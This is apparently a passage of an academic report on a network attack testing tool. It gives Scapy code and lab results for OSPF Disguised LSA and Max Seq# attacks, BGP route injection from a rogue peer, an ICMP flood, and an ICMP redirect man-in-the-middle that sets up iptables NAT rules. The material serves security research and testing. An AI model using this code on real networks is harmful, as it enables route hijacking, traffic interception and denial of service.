By observing R2’s database, shown in Figure 124, we can see that not only is the injected LSA present there, but it is also aging correctly. By further connecting a probe to R1’s interface, we can see the router’s attempts at reinstating the correct LSA and all the failed attempts at resetting the sequence number.

This attack is deadly for vulnerable router models, and as such the injected LSAs can be used to modify the topology at the attacker’s will.

```
R2#sh ip ospf data
OSPF Router with ID (2.2.2.2) (Process ID 1)
Router Link States (Area 0)
Link ID      ADV Router   Age         Seq#         Checksum Link
1.1.1.1      1.1.1.1     94         0x7FFFFFFF  0x00689C  1
2.2.2.2      2.2.2.2     592        0x80000004  0x00911F  2
3.3.3.3      3.3.3.3     578        0x80000004  0x00D1CE  2
4.4.4.4      4.4.4.4     569        0x80000003  0x00D604  1
Net Link States (Area 0)
Link ID      ADV Router   Age         Seq#         Checksum
10.10.1.2    2.2.2.2     592        0x80000002  0x00BD50
10.10.2.3    3.3.3.3     578        0x80000002  0x00DE21
10.10.3.4    4.4.4.4     569        0x80000002  0x00FF11
```

Figure 124 – OSPF Max Seq# attack, OSPF database at R2

No.	Time	Source	Destination	Protocol	Length	Info
329	377.296850	10.10.1.2	10.10.1.1	OSPF	98	LS Update
330	379.682794	10.10.1.1	224.0.0.5	OSPF	98	LS Acknowledge
331	380.733738	ca:01:06:ed:00:08	ca:01:06:ed:00:08	LOOP	60	Reply
332	381.351989	10.10.1.2	224.0.0.5	OSPF	94	Hello Packet
333	382.267287	10.10.1.1	10.10.1.2	OSPF	98	LS Update
334	382.277998	10.10.1.2	10.10.1.1	OSPF	98	LS Update
335	382.288671	10.10.1.1	224.0.0.5	OSPF	98	LS Update
336	382.298876	10.10.1.2	10.10.1.1	OSPF	98	LS Update
337	384.791141	10.10.1.1	224.0.0.5	OSPF	98	LS Acknowledge
338	385.625160	10.10.1.1	224.0.0.5	OSPF	94	Hello Packet
339	387.285611	10.10.1.1	10.10.1.2	OSPF	98	LS Update
340	387.305469	10.10.1.2	10.10.1.1	OSPF	98	LS Update
341	387.307793	10.10.1.1	224.0.0.5	OSPF	98	LS Update
342	387.326229	10.10.1.2	10.10.1.1	OSPF	98	LS Update
343	389.818409	10.10.1.1	224.0.0.5	OSPF	98	LS Acknowledge

```
> Frame 339: 98 bytes on wire (784 bits), 98 bytes captured (784 bits) on interface -, id 0
> Ethernet II, Src: ca:01:06:ed:00:08 (ca:01:06:ed:00:08), Dst: ca:02:07:4e:00:08 (ca:02:07:4e:00:08)
> Internet Protocol Version 4, Src: 10.10.1.1, Dst: 10.10.1.2
  > Open Shortest Path First
    > OSPF Header
      > LS Update Packet
        Number of LSAs: 1
        > LSA-type 1 (Router-LSA), len 36
          .000 1110 0001 0000 = LS Age (seconds): 3600
          0... .. = Do Not Age Flag: 0
        > Options: 0x22, (DC) Demand Circuits, (E) External Routing
          LS Type: Router-LSA (1)
          Link State ID: 1.1.1.1
          Advertising Router: 1.1.1.1
          Sequence Number: 0x80000001
          Checksum: 0x55a8
          Length: 36
        > Flags: 0x00
          Number of Links: 1
        > Type: Transit ID: 10.10.1.2      Data: 10.10.1.1      Metric: 1
```

Figure 125 – OSPF Max Seq#, capture at R1’s f0/0 interface

6.2.6. Disguised LSA

6.2.6.1. Attack Description

The Disguised LSA, first described by [14], is a route injection attack utilized to inject LSAs into a network by abusing LSA checksum collisions. This attack makes use of both the checksum calculation and the criteria OSPF utilizes to judge two LSAs as equal.

Two LSAs are considered equal by a router when they have the same sequence number, age, and checksum. The age field can differ up to 15 minutes and is still considered equal. This also means the contents of the LSA aren't relevant when comparing two LSAs.

The LSA checksum is utilized by OSPF routers to check for errors in received LSAs. When an LSA is received, the router calculates the checksum and in case it doesn't match the value in the LSA header then the LSA is rejected and not installed by the router. Checksum calculation utilizes every field in the LSA except for the age field.

The Disguised LSA attack injects an LSA by first triggering a fightback response from a router, and then sending an LSA, called the disguised LSA, that is considered equal to the future fightback LSA and will thus be installed before that fightback LSA is installed.

The first obvious step is obtaining a copy of the LSA that we plan to manipulate to get the value for the sequence number. We then need to craft the necessary packets. Two packets need to be crafted: the trigger LSA and the disguised LSA.

The trigger LSA is the LSA that will trigger the fightback response. This means having a higher sequence number than the current LSA sequence number and containing modified values in the LSA fields to trigger said fightback.

The disguised LSA is more complicated. This LSA needs to be equal to the fightback LSA (using the OSPF criteria for equality) while containing injected data in the relevant LSA fields. This means that the sequence number and checksum need to be equal to the future fightback, and since the age field can differ up to 15 minutes it can just be set to 0.

The difficult step is finding a collision in the checksum for it to be equal to the future fightback LSA's checksum. In order to do this for a Router LSA an extra dummy link needs to be added to the LSA, containing bogus data that makes the checksum of the disguised LSA equal to the future LSA's checksum.

The authors note that not every router in the OSPF domain will be affected by this attack, as it is effectively a race condition: if the disguised LSA arrives at a router before the fightback LSA, then the disguised LSA will be installed. Otherwise, the fightback LSA is the one that is installed.

6.2.6.2. Attack Code

The Disguised LSA attack is defined in the "OSPF.py" file, under the "layer3" directory, by the "ospf_disguised_lsa" function.

The function code starts with the code shown in Figure 126, where we have a call to the function responsible for sniffing and selecting the LSU which will be modified, followed by resetting the necessary fields from that packet and then creating three different packet objects. This is necessary so that modifications in one packet aren't propagated to the others. Finally, the code prompts the user to select the LSA which will be modified.

The next step is to create the future fightback LSA, shown in Figure 127. This packet allows the extraction of the future LSA checksum, which will be utilized when creating the disguised LSA. Immediately after, the code creates the trigger LSA by tampering with the metric of the LSA and incrementing the sequence number, shown in Figure 128.

```

# Sniff LSA
pkt = _ospf_sniff_sel_lsa(args)

# Remove Ether and IP layers, reset OSPF checksum and packet length
pkt = pkt[OSPF_Hdr]
pkt.chksum = None
pkt.len = None

# Create 3 separate packets
pkt1, pkt2, pkt3 = eval(pkt.command()), eval(pkt.command()), eval(pkt.command())

# Select which lsa to modify
lsalist_str = [s.show(dump=True) for s in pkt[OSPF_LSUpd].lsalist]
sel_index = SelectionMenu.get_selection(lsalist_str)

if sel_index == len(lsalist_str): # If user selects exit
    return

```

Figure 126 – OSPF Disguised LSA function code, section 1

```

# pkt3 will mimic the future fightback
# adapt pkt3's parameters to match the fightback lsa
pkt3[OSPF_LSUpd].lsalist[sel_index].seq += 2
# Reset checksum
pkt3 = _ospf_reset_lsu_chksum(pkt3, sel_index)
# Extract the checksum
fightback_chksum = OSPF_Hdr(pkt3.build())[OSPF_LSUpd].lsalist[sel_index].chksum

```

Figure 127 – OSPF Disguised LSA function code, section 2

```

# pkt1 will trigger fight-back
pkt1[OSPF_LSUpd].lsalist[sel_index].linklist[0].metric = 0
pkt1[OSPF_LSUpd].lsalist[sel_index].seq += 1

# reset checksum and len for pkt1
pkt1 = _ospf_reset_lsu_chksum(pkt1, sel_index)

```

Figure 128 – OSPF Disguised LSA function code, section 3

The second to last step is to create the disguised LSA, shown in Figure 129. The code prompts the user to modify the values in the LSA, increments the sequence number by 2 units, and then sends to LSA to the “_ospf_bruteforce_chksum” function, which will return the modified LSA with the dummy link containing the values to match the LSA checksum with the fightback packet’s checksum.

```

# pkt2 will be the disguised LSA
# Modify the links
_ospf_lsa_modify_parameter(pkt2[OSPF_LSUpd].lsalist[sel_index])
# Reset checksums and lens
pkt2 = _ospf_reset_lsu_chksum(pkt2, sel_index)
# Increase seq #
pkt2[OSPF_LSUpd].lsalist[sel_index].seq += 2
# Brute force checksum
print("Brute forcing LSA checksum...")
pkt2[OSPF_LSUpd].lsalist[sel_index] = _ospf_bruteforce_chksum(pkt2[OSPF_LSUpd].lsalist[sel_index], fightback_chksum)
print("Done")

```

Figure 129 – OSPF Disguised LSA function code, section 4

The final step, shown in Figure 130, is to add the missing IP and Ethernet layers to both the trigger and disguised LSAs and send them with a delay so they get accepted by the OSPF routers.

```

# Add IP & Ethernet layer
pkt1 = Ether(dst="01:00:5e:00:00:05")/IP(dst="224.0.0.5", src = get_if_addr(args['iface']))/pkt1
pkt2 = Ether(dst="01:00:5e:00:00:05")/IP(dst="224.0.0.5", src = get_if_addr(args['iface']))/pkt2

# Modify OSPF header info so LSA is accepted by local routers
pkt1[OSPF_Hdr].src = args['alt_router_id']
pkt2[OSPF_Hdr].src = args['alt_router_id']

# Send the LSUs
sendp([pkt1, pkt2], iface=args['iface'], inter=2)

```

Figure 130 – OSPF Disguised LSA function code, section 5

We now look at the auxiliary functions utilized in the code presented above. The “ospf_sniff_sel_lsa” (Figure 131) and “_ospf_sniff” (Figure 132) functions are responsible for sniffing an LSU from the local network and obtaining the selected LSA.

```

def _ospf_sniff_sel_lsa(args):
    lst = _ospf_sniff(args['iface'], args['timeout'])
    str_lst = [s.show(dump=True) for s in lst]
    sel = SelectionMenu.get_selection(str_lst)
    return lst[sel]

```

Figure 131 – OSPF Disguised LSA function code, _ospf_sniff_sel_lsa function

```

def _ospf_sniff(iface, timeout=30) -> list:
    lst = sniff(count = 0, filter= "proto ospf", timeout=int(timeout), iface=iface)
    lst = [p for p in lst if p.haslayer(OSPF_LSUpd)]
    return lst

```

Figure 132 – OSPF Disguised LSA function code, _ospf_sniff function

The “_ospf_reset_lsu_chksum” function (Figure 133) resets the checksum and length fields for the LSA header, OSPF header, and, if applicable, the IP header.

Finally, the “_ospf_bruteforce_checksum” function (Figure 134) is responsible for introducing the dummy link in the LSA and brute-forcing the checksum value utilizing the Link ID field.

```
def _ospf_reset_lsu_chksum(pkt: Packet, index) -> Packet:
    if pkt.haslayer(IP):
        pkt[IP].len = None
        pkt[IP].chksum = None
    pkt[OSPF_Hdr].chksum = None
    pkt[OSPF_Hdr].len = None
    pkt[OSPF_LSUpd].lsalist[index].len = None
    pkt[OSPF_LSUpd].lsalist[index].chksum = None
    return pkt
```

Figure 133 – OSPF Disguised LSA function code, _ospf_reset_lsu_checksum function

```
def _ospf_bruteforce_checksum(pkt, checksum):
    pkt = OSPF_Router_LSA(pkt.build()) # Set all missing fields
    id_n = 0x00000000 # Set initial ID to 0.0.0.0

    # Create dummy link
    dummy_link = OSPF_Link(type = 3, data = "255.255.255.255", id = id_n, metric = 0)

    # Set relevant fields
    pkt.len = None
    pkt.chksum = None
    pkt.linkcount += 1
    pkt.linklist.append(dummy_link)

    # Loop to bruteforce the checksum
    while True:
        pkt = OSPF_Router_LSA(pkt.build())
        if pkt.chksum == checksum:
            break
        pkt.chksum = None
        id_n += 1
        pkt.linklist[-1].id = id_n

    return pkt
```

Figure 134 – OSPF Disguised LSA function code, _ospf_bruteforce_checksum function

6.2.6.3. Testing and Validation

Figure 135 shows the topology utilized to test the Disguised LSA attack, and Table 10 shows the IP addresses for each interface. All routers are Cisco 7200 devices equipped with a CISCO-IO-FE slot if the router only has one interface, or a CISCO-IO-2FE slot if it has two interfaces. All routers are running OSPF and announcing their connected networks. OSPF router IDs are based on the router’s number (i.e., 1.1.1.1 for R1, 2.2.2.2 for R2, ...).

The objective of the test is to sniff and modify one of the link metrics in R6’s Router LSA and verify which routers had their OSPF databases affected by the disguised LSA. Thus, we chose a complex topology in order to verify which routers were affected by the attack and where they were located in relation to the attacker. The topology positions both the attacker and R6 at the same number of hops from R4, and by inspecting R4’s database after the attack we could conclude which LSA was installed.




Figure 135 – OSPF Disguised LSA test topology

Table 10 – OSPF Disguised LSA IP addressing information

Name	Interface	IP Address
R1	f0/0	10.10.11.1
	f0/1	10.10.11.2
R2	f0/0	10.10.10.2
	f0/1	10.10.10.3
R3	f0/0	10.10.12.3
	f0/1	10.10.10.3
R4	f0/0	10.10.13.4
	f0/1	10.10.10.4
R5	f0/0	10.10.13.5
R6	f0/0	10.10.12.6
R7	f0/0	10.10.13.7
network-testing-tool-1	eth0	10.10.11.1

The first step to performing the attack is selecting interface “eth0”. We can then add the attack function by selecting “Add Function”, “Attack”, “L3 – OSPF”, “Route Poisoning”, and “Disguised LSA”. When launching the attack via the “Run Chain” menu, we are prompted for two extra values: “alt_router_id” is utilized to replace the LS ID in the originally sniffed LSU, which is necessary so that R2 accepts both our trigger and disguised LSAs, as the LSU needs to originate from an adjacent neighbor or else it is discarded, and the “timeout” parameter allows us to set a timeout for the sniff function when capturing an LSA. In this test, we utilized “1.1.1.1” for the “alt_router_id” and “30” for the timeout.

Immediately after starting the attack, we also restart R6’s OSPF process utilizing the command “clear ip ospf process” for R6 to retransmit the relevant LSAs. This helps by skipping a potentially long wait period for the LSAs to be refreshed. After the sniffing is done, we are presented with some extra selections: first, from the sniffed LSUs, we have to select both the LSU which contains the LSA we want to modify and the most recent version of the LSA (highest sequence number). We then select the LSA within the LSU, and finally when prompted which field to modify we select metric. After setting the metric to 20, we wait for the attack to finalize.

We configured two probes, one on the attacker’s “eth0” interface (Figure 136) and the other on R6’s “f0/0” interface (Figure 137). In the first figure, we can see the details of the disguised LSA sent by the attacker, which contains the inserted dummy link, while in the latter we can see the details of the fightback LSA sent by R6. We also noticed that, in this implementation of OSPF and due to the minimum retransmission timer of 2 seconds, R3 didn’t install R6’s fightback LSA even though it arrived before the disguised LSA. This is further cemented by the fact that R3 flooded the disguised LSA to R6, which should only occur if R3 installs the disguised LSA. To further verify the attack’s success, we observed the OSPF database of R4, shown in Figure 138, where we can see the installed LSA corresponds to the disguised LSA. When inspecting the routing tables of other domain routers, we verified the presence of the disguised LSA in all of them except for R6 (which is the router that originated the LSA), and R1 (since it didn’t receive the LSA sent by the attacker as it was sent in unicast to R2).

No.	Time	Source	Destination	Protocol	Length	Info
503	1791.960409	10.10.11.2	224.0.0.5	OSPF	94	Hello Packet
504	1794.011029	10.10.11.1	224.0.0.5	OSPF	98	LS Update
505	1796.013709	10.10.11.1	224.0.0.5	OSPF	110	LS Update
506	1796.508318	10.10.11.2	224.0.0.5	OSPF	98	LS Acknowledge
507	1801.221472	10.10.11.2	224.0.0.5	OSPF	94	Hello Packet
508	1801.349606	10.10.11.1	224.0.0.5	OSPF	94	Hello Packet
509	1810.785582	10.10.11.2	224.0.0.5	OSPF	94	Hello Packet


```

> Frame 505: 110 bytes on wire (880 bits), 110 bytes captured (880 bits) on interface -, id 0
> Ethernet II, Src: 00:00:00_00:00:00 (00:00:00:00:00:00), Dst: IPv4mcast_05 (01:00:5e:00:00:05)
> Internet Protocol Version 4, Src: 10.10.11.1, Dst: 224.0.0.5
> Open Shortest Path First
  > OSPF Header
    > LS Update Packet
      > Number of LSAs: 1
        > LSA-type 1 (Router-LSA), len 48
          .000 0000 0000 0011 = LS Age (seconds): 3
          0... .. = Do Not Age Flag: 0
          > Options: 0x22, (DC) Demand Circuits, (E) External Routing
          LS Type: Router-LSA (1)
          Link State ID: 6.6.6.6
          Advertising Router: 6.6.6.6
          Sequence Number: 0x80000009
          Checksum: 0x0ba6
          Length: 48
          > Flags: 0x00
            > Number of Links: 2
              > Type: Transit ID: 10.10.12.3 Data: 10.10.12.6 Metric: 20
              > Type: Stub ID: 0.0.193.27 Data: 255.255.255.255 Metric: 0
  
```

Figure 136 – OSPF Disguised LSA, capture at attacker’s eth0 interface

7.2.1. BGP Route Injection

7.2.1.1. Attack Description

BGP Route Injection, or BGP Hijacking, is a common form of route injection or prefix hijacking that occurs when a rogue BGP router manages to inject malicious BGP paths into the routing tables of a legitimate BGP router. There are many forms of prefix hijack, depending on what prefix is stolen or if there is a traffic redirection due to a shorter path being announced by modifying the “AS_PATH” attribute. Hijacking BGP routes lead to connectivity loss for entire ASs, or potential MitM attacks if there is traffic redirection included.

BGP peer connections are not secure by default: all the steps from initializing the TCP connection to sending and receiving routes are done without any authentication. This means an attacker can configure itself as a BGP peer and start sending, modifying, and withdrawing routes.

While in a real-world scenario several steps need to be taken to successfully configure a rogue host as a BGP peer, such as canceling an existing TCP session between two peers or spoofing the IP address to match that of an existing BGP router, this attack skips over such preparation tasks and focuses only on performing the BGP-related configuration: setup a TCP session with the peer, send the relevant BGP packets to configure the BGP connection and send routing data while periodically sending KEEPALIVE messages to avoid the connection getting reset.

The BGP route injection, like the RIP and OSPF variants, utilizes an external configuration file to import a list of routes to both announce and withdraw, as well as all the BGP path attributes related to those routes. The YAML file structure for this attack is explained in detail at the end of this section.

7.2.1.2. Attack Code

The BGP route injection attack is defined in the “BGP.py” file, under the “layer3” directory, by the “bgp_route_injection” function.

Figure 139 through Figure 142 show the function code for the attack. The BGP route injection is different from other attacks since this one doesn’t need the attacker to specify which interface to launch the attack from.

To exchange BGP packets with a peer, we first need to establish a TCP session. The way of doing this with Scapy is to first create an IP socket, establish the TCP session with the destination (the socket code takes care of all TCP-related setup and operation, including the 3-way handshake, sequence number increment, and sending acknowledgment packets), and then utilize the Scapy “StreamSocket” function to turn the created socket into a socket that can be directly utilized with the Scapy send functions. The “StreamSocket” object offers a class to abstract all the low-level functions and necessary variables to utilize Scapy functions with the Python socket objects. This effectively means the code is giving up control over the IP and TCP layers of the packets, instead leaving the task of creating and operating those layers to the OS network stack. The code for this process is shown in Figure 139.

```
@type_wrapper(name="BGP Injection", type=attack_type.RoutePoisoning, category = attack_cat.Attack, layer = attack_layer.L3_BGP, arg_list=[])
def BGP_route_injection(args:dict):

    """Performs a BGP route injection attack. Establishes a BGP session with the target and injects imported information.
    Requires no additional arguments."""

    # Get BGP information from the args variable
    raw_info = args['bgp_info']['bgp']

    # Variable assignment
    asn = raw_info['asn']
    neighbor_ip = raw_info['target_ip']
    dest_port = raw_info['dest_port']
    bgp_id = raw_info['bgp_id']

    logging.debug("Creating TCP socket...")
    # Create socket, perform TCP handshake
    s = socket.socket()
    s.connect((neighbor_ip,dest_port))

    # Transform socket to Scapy StreamSocket
    ss = StreamSocket(s, Raw)
```

Figure 139 – BGP Route Injection function code, socket creation

```
# Send BGP OPEN message
logging.debug("Sending BGP OPEN...")
ss.sr1(BGPHeader(type=1)/BGPOpen(my_asn=asn, hold_time=180, bgp_id=bgp_id))
sleep(1)

# Send KEEPALIVE
logging.debug("Sending first KEEPALIVE...")
ss.sr1(BGPHeader(type=4))
sleep(1)
```

Figure 140 – BGP Route Injection function code, BGP OPEN

The function then utilizes the created “StreamSocket” to send and receive the necessary BGP packets. The first packet we send is an OPEN message, containing our ASN and BGP router ID, followed by a KEEPALIVE packet, shown in Figure 140.

```
# Send UPDATE(S)
logging.debug("Sending BGP UPDATES...")
for update_entry in raw_info['update-list']:
    # Parse the parameters
    withd_rts = _BGP_parse_nlri(update_entry['withdrawn_routes'])
    pth_attr = _BGP_parse_path_attr(update_entry['path_attributes'])
    nlri = _BGP_parse_nlri(update_entry['nlri'])

    # Create BGP packets
    if withd_rts == None:
        pkt = BGPHeader(type=2)/BGPUUpdate(path_attr=pth_attr, nlri=nlri)
    elif nlri == None:
        pkt = BGPHeader(type=2)/BGPUUpdate(withdrawn_routes=withd_rts, path_attr=pth_attr)
    else:
        pkt = BGPHeader(type=2)/BGPUUpdate(withdrawn_routes=withd_rts, path_attr=pth_attr, nlri=nlri)

    ss.sr1(pkt)
    sleep(0.5)
sleep(2)
```

Figure 141 – BGP Route Injection function code, BGP UPDATES

```
# Loop send KEEPALIVE every 60 seconds
while not EXIT_SIGNAL.is_set():
    logging.debug("Sending KEEPALIVE...")
    ss.sr1(BGPHeader(type=4))
    sleep(60)

logging.debug("Stopping BGP Injection...")
return args
```

Figure 142 – BGP Route Injection function code, idle after injection

We then proceed to send BGP UPDATE packets, each of them containing a different set of routes with their associated path attributes, shown in Figure 141. Both route information and path attributes are parsed from the imported YAML configuration by the “_BGP_parse_nlri” and “_BGP_parse_path_attr” functions. After sending the final UPDATE packet, the function enters a loop, shown in Figure 142, sending a KEEPALIVE packet every 60 seconds to ensure the BGP connection persists.

The function utilizes a YAML file to import the contents of the BGP UPDATE messages. Figure 143 shows an example of such a file. The file contains configuration variables such as the attacker’s ASN, the attacker’s BGP router ID, the BGP peer IP address, and the destination port for the TCP connection.

Routing information is defined under the “update-list” variable: each list entry contains three obligatory keywords, one for withdrawn routes, one for path attributes, and one for announced routes (“nlri”). Figure 143

contains two entries, each of them for a different UPDATE message. In case a parameter is empty, like the withdrawn routes field in the second entry, an empty list (“[]”) is instead utilized to convey the absence of routes.

```

bgp:
  asn: 12
  bgp_id: '10.10.0.2'
  target_ip: '10.10.0.1'
  dest_port: 179
  update-list:
  - withdrawn_routes:
    - prefix: '3.3.3.3/32'
    path_attributes:
    - flags: 0x40
      type: 1 #ORIGIN
      attribute: 0 #IGP
    - flags: 0x40
      type: 2 #AS_PATH
      seg_type: 2 #AS_SEQUENCE
      seg_len: 1 #Length
      seg_val: #AS list
        - 12
    - flags: 0x40
      type: 3 #NEXT_HOP
      next_hop: '10.10.0.2'
    - flags: 0x80
      type: 4 #MULTI_EXIT_DISC
      med: 0
  nlri: # Announced routes
  - prefix: '2.2.2.0/24'
  - withdrawn_routes: []
    path_attributes:
    - flags: 0x40
      type: 1

```

Figure 143 – BGP YAML file example

All parameters are parsed to Scapy packets by the “_BGP_parse_path_attr” (Figure 144) and the “_BGP_parse_nlri” (Figure 145) functions. Both functions take the parameters from the imported dictionary format and create the corresponding BGP packet types.

Due to a relatively considerable number of existing path attributes, the “_BGP_parse_path_attr” function only covers a small number of path attributes utilized in most scenarios, those being the ORIGIN, AS_PATH, NEXT_HOP, and MED attributes. These attributes cover most use cases for both eBGP and iBGP. Furthermore, the function itself can be expanded to parse extra attributes utilized in various BGP extensions.

Both functions return a list of the created BGP packets that can be directly introduced in the BGP UPDATE message.

```

def _BGP_parse_path_attr(raw_attr):
    path_at = []

    for rpa in raw_attr:
        type_code = rpa['type'] # Get attribute type
        pa = BGPPPathAttr(type_flags=rpa['flags'], type_code=type_code) # Create base packet

        # Add specific attribute for each layer
        if type_code == 1: # ORIGIN
            pa.attribute = BGPPAOrigin(origin = rpa['attribute'])
        elif type_code == 2: # AS_PATH
            pa.attribute = BGPPAASPath(segments = [BGPPAASPath.ASPPathSegment(segment_type=rpa['seg_type'],
                segment_length=rpa['seg_len'], segment_value=rpa['seg_val'])])
        elif type_code == 3: # NEXT_HOP
            pa.attribute = BGPPANextHop(next_hop=rpa['next_hop'])
        elif type_code == 4: # Multi Exit Discriminator
            pa.attribute = BGPPAMultiExitDisc(med=rpa['med'])
        else:
            #TODO add other attributes. Right now the function covers most important and common attributes.
            # Other attributes to handle include BGP extensions and support for 4-byte ASNs
            pass
        path_at.append(pa)
    return path_at

```

Figure 144 – BGP Route Injection function code, “_BGP_parse_path_attr”

```

def _BGP_parse_nlri(raw_nlri):
    nlri = []

    if len(raw_nlri) == 0: return None # If no routes are defined, return None

    for raw_prefix in raw_nlri: # For each prefix, add it to the packet list
        prefix = BGNLRI_IPv4(prefix = raw_prefix['prefix'])
        nlri.append(prefix)
    return nlri

```

Figure 145 – BGP Route Injection function code, “_BGP_parse_nlri”

7.2.1.3. Testing and Validation

Figure 146 shows the topology utilized to test the attack. R1 is a Cisco 7200 router running BGP on AS 11, with IP address 10.10.0.1/24 on the f0/0 interface, and IP address 1.1.1.1/32 in the Lo0 interface. R1 is configured to accept BGP connections from a peer with the IP address 10.10.0.2/24 and AS number 12. The attacker’s machine is configured with the IP address 10.10.0.2/24 to fake itself as a legitimate BGP peer.

The test objective is to inject routing information into R1. The injected routes should include a route to subnet 2.2.2.0/24, supposedly announced by AS 12, and pair of routes to subnets 10.10.10.0/24 and 11.11.11.0/24, which are supposedly connected to AS 13 via AS 12, and whose next hop from R1 should be the attacker’s machine. The YAML file utilized is the file “bgp_route_injection.yml”, which can be found in the “bgp” directory under “conf-examples” and is also shown in Figure 147.




Figure 146 – BGP Route Injection test topology

```

- withdrawn_routes:
  - prefix: '3.3.3.3/32'
  path_attributes:
  - flags: 0x40
    type: 1 #ORIGIN
    attribute: 0 #IGP
  - flags: 0x40
    type: 2 #AS_PATH
    seg_type: 2 #AS_SEQUENCE
    seg_len: 1 #Length
    seg_val: #AS list
      - 12
  - flags: 0x40
    type: 3 #NEXT_HOP
    next_hop: '10.10.0.2'
  - flags: 0x80
    type: 4 #MULTI_EXIT_DISC
    med: 0
  nlri: # Announced routes
  - prefix: '2.2.2.0/24'

- withdrawn_routes: []
  path_attributes:
  - flags: 0x40
    type: 1
    attribute: 0
  - flags: 0x40
    type: 2
    seg_type: 2
    seg_len: 2
    seg_val:
      - 12
      - 13
  - flags: 0x40
    type: 3
    next_hop: '10.10.0.2'
  nlri:
  - prefix: '10.10.10.0/24'
  - prefix: '11.11.11.0/24'

```

Figure 147 – BGP Route Inject test, UPDATE message parameters

To perform the attack, we first need to import the routing configurations from the YAML file. To do so, we select “Import Data”, “BGP Confs”, and “bgp_route_injection.yml”. This will import the data from the configuration file to later be used in the attack.

The next step is to select the attack. To do so, we first select “Add Function”, “Attack”, “L3 – BGP”, “Route Poisoning”, and “BGP Route Injection”. We then select “Run Chain” to start the attack.

A capture probe was attached to R1’s interface to see which packets are exchanged. Figure 148 shows the overall message exchange from the first TCP SYN sent by the attacker and the packet structure of the first UPDATE message, while Figure 149 shows the structure of the second UPDATE message sent by the attacker. To further conclude the attack is successful, we can inspect the routing table of R1, shown in Figure 150, where we can observe the injected routes.

8.1.1. ICMP Flood

8.1.1.1. Attack Description

ICMP is a DoS attack whose objective is to flood a target with ICMP Echo Request packets.

ICMP Echo Request and Reply messages are utilized by ping and traceroute commands to test network routing and host reachability, and as such the vast majority of hosts will answer Echo Request messages.

An ICMP Flood attack consists of an attacker flooding a target with ICMP Echo Request messages. Since the host needs to answer these messages with Echo Replies, if too many Requests are sent in a short time interval the destination host will end up overloaded and unable to answer them all.

8.1.1.2. Attack Code

The ICMP Flood is defined in the 'icmp.py' file, under the 'layer4' directory, by the 'icmp_flood' function.

Figure 151 shows the function code for the 'icmp_flood' function, where we can see the added layers by the function before the packets get sent.

```
@type_wrapper(name="ICMP Flood", type=attack_type.DoS, category=attack_cat.Attack, layer=attack_layer.L4, arg_list=['dest_ip'])
def icmp_flood(args):
    iface=args["iface"]
    dst_ip = args["dest_ip"]
    pkt = args['pkt']

    # Create attack layers
    base_pkt = ICMP()/Raw(b'A'*3)

    # Check for pre-existing layers
    if pkt != None:
        if pkt.haslayer(IP):
            pkt = pkt/base_pkt
        else:
            pkt = pkt/IP(dst = dst_ip, src=get_if_addr(iface))/base_pkt
    else:
        pkt = IP(dst=dst_ip, src=get_if_addr(iface))/base_pkt

    args["pkt"] = pkt

    # Select appropriate function and send the packet
    if pkt.haslayer(Ether) or pkt.haslayer(Dot3):
        send_l2_loop(args)
    else:
        send_l3_loop(args)
```

Figure 151 – ICMP Flood function code

Individual testing was not done on the ICMP flood attack as it is a simple DoS attack. There were, however, several tests where a variant of this function, the "Ping Test", was utilized (tests on VLAN double tagging and PVLAN proxy). Due to both of them having the same implementation, with the only difference being in the number of packets sent, we consider the test results of the "Ping Test" function to validate the correct functioning of the ICMP flood attack code.

8.1.2. ICMP Redirection

8.1.2.1. Attack Description

ICMP Redirection is a MitM attack, similar in principle to ARP Spoofing, which works on a local network.

ICMP Redirect packets are traditionally utilized by routers to notify hosts of existing alternate routes and update their routing information. They are usually sent when a more direct route to a destination exists than the one currently being used.

An ICMP Redirection attack utilizes ICMP Redirect messages to redirect traffic in the local network from the default gateway to the attacker's machine. To launch this attack, the attacker needs to send an ICMP packet with the following characteristics: IP Source is the default gateway IP address; IP Destination is the victim's IP address; ICMP Type 5; ICMP Code 1; the gateway address is the IP address of the attacker; inner IP Header with the victim's

source IP address; inner IP Header with the target's destination IP address. An example of this packet's structure is shown in the test section below.

Before sending the packet, the attacker needs to enable IP forwarding on its machine, disable ICMP redirects, and configure a NAT rule to switch the source and destination IP addresses on packets sent to the attacker from the victim.

8.1.2.2. Attack Code

The ICMP Redirection is defined in the 'icmp.py' file, under the 'layer4' directory, by the 'icmp_redirect' function.

Figure 152 shows the function code for the ICMP Redirection attack, where we see the ICMP packet creation, enabling of IP forward, disabling sending ICMP redirects, and adding an iptables rule to the NAT table.

```
victim_ip = args["victim_IP"]
gw_ip = args["gateway_IP"]
target_ip = args["target_IP"]
network = args["network"]

pkt = args["pkt"]

# Create the ICMP redirect packet
if pkt == None:
    pkt = IP(src=gw_ip, dst=victim_ip)/ICMP(type=5, code=1,gw=get_if_addr(args["iface"]))/IP(src=victim_ip,dst=target_ip)/UDP()
else:
    pkt = pkt/IP(src=gw_ip, dst=victim_ip)/ICMP(type=5, code=1,gw=get_if_addr(args["iface"]))/IP(src=victim_ip,dst=target_ip)/UDP()

args['pkt'] = pkt

# Before sending redirect, make NAT rules in IP table, enable IP forwarding and disable our own ICMP redirects
os.system("echo 1 > /proc/sys/net/ipv4/ip_forward")
os.system(f"echo 0 > /proc/sys/net/ipv4/conf/{args['iface']}/send_redirects")
os.system("echo 0 > /proc/sys/net/ipv4/conf/all/send_redirects")
os.system(f"iptables-nft -t nat -A POSTROUTING -s {network} -o {args['iface']} -j MASQUERADE")

# Send the redirect
send_l3_single(args)
```

Figure 152 – ICMP Redirection function code, section 1

